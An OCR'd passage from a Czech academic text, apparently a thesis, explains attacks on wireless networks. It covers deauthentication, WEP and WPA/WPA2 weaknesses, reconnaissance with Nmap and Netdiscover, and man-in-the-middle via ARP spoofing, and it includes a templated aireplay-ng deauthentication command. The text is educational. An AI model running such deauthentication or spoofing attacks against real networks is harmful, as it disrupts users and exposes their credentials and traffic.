
uživatelova MAC. V zásadě to zachytí všechny pakety v dosahu, i když nejsou nasměrovány do uživatelova zařízení. (Sabih, 2018) (Cardenas, 2003) (Occupytheweb, 2018)

3.9.1.1 Preconnection Attacks

Zaid Sabih doporučuje nejlepší zařízení pro hackování zde: (zSecurity, 2017)
Pomocí nástroje *airodump-ng* je možné provádět takzvaný paketový sniffing. Toto je nutné před napadnutím jakékoli bezdrátové sítě. (Sabih, 2018) (Najera-Gutierez, 2018)


3.9.1.1.1 Deauthentication attack

Aireplay-ng –deauth [#DeauthPackets] -a [NetworkMac] -c [TargetMac] [Interface]



Obrázek 4: Odpojování 1, zdroj (Sabih, 2018)

V prvním kroku útočník předstírá, že je právě připojený klient změnou Mac adresy. A pošle signál routeru, že chce být odpojen. (Sabih, 2018) (Sinha, 2018)



Obrázek 5: Odpojování 2, zdroj (Sabih, 2018)


Poté útočník změní Mac adresu na adresu routeru a pošle signál pro odpojení klientovi. (Sabih, 2018) (Najera-Gutierez, 2018)

3.9.1.1.2 Bez šifrování

Pokud se jedná o síť bez šifrování je možné se ihned připojit a pokračovat v dalších typech útoků. Pokud síť není bezdrátová je třeba nejprve připojit kabel. (Sabih, 2018) (Diogenes, 2019)
Běžně je však třeba se nejprve vypořádat se šifrováním přístupu k síti. (Sabih, 2018) (Sinha, 2018)


3.9.1.1.3 WEP

Tento standard je velmi jednoduchý, proto je dobré ho popsat jako první. Zároveň lze stále nalézt v některých sítích. (Sabih, 2018) (Fitzpatrick, 2017)
WEP protokol používá algoritmus RC4 k šifrování svých dat. (Sabih, 2018) (Occupytheweb, 2018)




Obrázek 6: WEP 1, zdroj (Sabih, 2018)

Pokud klient chce poslat něco routeru, nejdříve data zašifruje pomocí klíče. (Sabih, 2018) (Occupytheweb, 2018)




Obrázek 7: WEP 2, zdroj (Sabih, 2018)

Tento paket bude šifrován, tím bude nečitelný. (Sabih, 2018) (Occupytheweb, 2018)




Obrázek 8: WEP 3, zdroj (Sabih, 2018)

Tento šifrovaný paket bude zaslán. Pokud ho hacker zachytí, uvidí jen šifrovanou zprávu. (Sabih, 2018) (Najera-Gutierez, 2018)



Obrázek 9: WEP 4, zdroj (Sabih, 2018)

Přístupový bod tento paket zachytí a bude schopen ho transformovat zpět do původní podoby, protože má klíč. (Sabih, 2018) (Sinha, 2018)



Obrázek 10: WEP 5, zdroj (Sabih, 2018)

Nakonec bude schopen přečíst obsah.
A naopak, pokud přístupový bod bude chtít něco poslat klientovi, přístupový bod zprávu zašifruje. Zašle ji klientovi a klient opět má klíč. (Sabih, 2018)
Každý, kdo paket zachytí uprostřed komunikace, paket uvidí, ale nebude schopen přečíst obsah, protože nemá klíč. (Sabih, 2018) (Diogenes, 2019)
Každý paket je šifrován unikátním keystreamem. K realizaci použije náhodný startovací vektor (IV – initialization vector), který má délku (pouze) 24 bitů. Tento vektor se přidá ke klíči a vznikne keystream. (Sabih, 2018) (Sinha, 2018)

$$\text{IV}+\text{key} = \text{keystream}$$

Router, který obdrží data, již má klíč(heslo), nicméně nemá IV. Tudíž slabina WEP protokolu je IV, která je posíláno jako plain text. (Sabih, 2018) (Fitzpatrick, 2017)
Tento protokol je zranitelný na statistický útok. V rušných sítích je při délce 24 bitů, mnoho opakujících se IV. K útoku lze použít nástroj Aircrack-ng. (Sabih, 2018) (Najera-Gutierez, 2018)

3.9.1.1.4 WPA a WPA2

Oba tyto protokoly jsou velmi podobné. Jediný rozdíl mezi nimi je šifrování, která používají. WPA používá TKIP a WPA2 používá zvanou CCMP. (Sabih, 2018) (Occupytheweb, 2018)
Toto neovlivňuje metody, kterou budou použity na prolomení protokolu. Oba protokoly přišly po WEP a směřovali proti jeho zranitelnostem, takže jsou mnohem lépe zabezpečené. (Sabih, 2018) (Najera-Gutierez, 2018)

Skrze je WPS lze tyto zcela obejít, pokus je WPS špatně nastaveno. (Sabih, 2018) (Diogenes, 2019)
WPA2 má unikátní klíče, jsou mnohem delší než u WEP. Posílané pakety pro útočníka nemají žádnou použitelnou informaci. (Sabih, 2018) (Fitzpatrick, 2017)
Jediné pakety, které poskytují užitečnou informaci jsou handshake pakety. Toto jsou 4 pakety, které jsou vysílány během připojování klienta k routeru. Tyto pakety poskytnou jen částečnou informaci o heslu k síti. (Sabih, 2018) (Diogenes, 2019)

3.9.1.2 Post Connection Attacks


Jakmile je útočník připojen je jedno, zda je připojen pomocí kabelu nebo pomocí bezdrátové sítě. Celý postup od tohoto bodu vůbec nezáleží na tom, jakým způsobem útočník získal přístup. (Sabih, 2018) (Sinha, 2018)
Nyní útočník může sbírat informace o napadeném systému. Můžeme zachytávat informace jako jsou uživatelská jména a hesla. Bude moci modifikovat data, když jsou na cestě mezi zařízeními. (Sabih, 2018) (Najera-Gutierez, 2018)

3.9.1.2.1 Information gathering

Útočník nemůže získat přístup k systému, pokud nemá o něm dostatek informací.
Základní informace jsou porty a MAC adresy cílového zařízení. Dvě aplikaci mohou útočníkovi s tímto pomoci jsou to Netdiscover a NMap. (Sabih, 2018) (Occupytheweb, 2018)


3.9.1.2.2 MITM útok

Klasická komunikace probíhá, tak že zařízení přímo komunikuje s nějakou entitou. Zatímco při Man in the Middle Attack útočník je schopen se umístit mezi tato zařízení a je schopen zasahovat do jejich komunikace, a zároveň vidět vše, co si tato zařízení posílají. (Sabih, 2018) (Najera-Gutierez, 2018)




Obrázek 11: schéma man-in-the-middle útok, zdroj (Sabih, 2018)

Je několik metod, jak tohoto dosáhnout. První metodou je ARP spoofing. (Sabih, 2018) (Occupytheweb, 2018)
Při ARP spoofing místo běžného toku dat všechna data běží přes útočníkův počítač. To znamená každá zpráva, stránka, každé uživatelské jméno, heslo zadané napadeným počítačem, bude muset proudit skrz útočníkův počítač. To umožní útočníkovi zprávu přečíst, změnit nebo zahodit. Toto je velmi vážný a účinný útok. Důvod, proč je to možné, je že ARP není velmi bezpečný. (Sabih, 2018) (Najera-Gutierez, 2018)




Obrázek 12: schméma ARP spoofing, zdroj (Sabih, 2018)

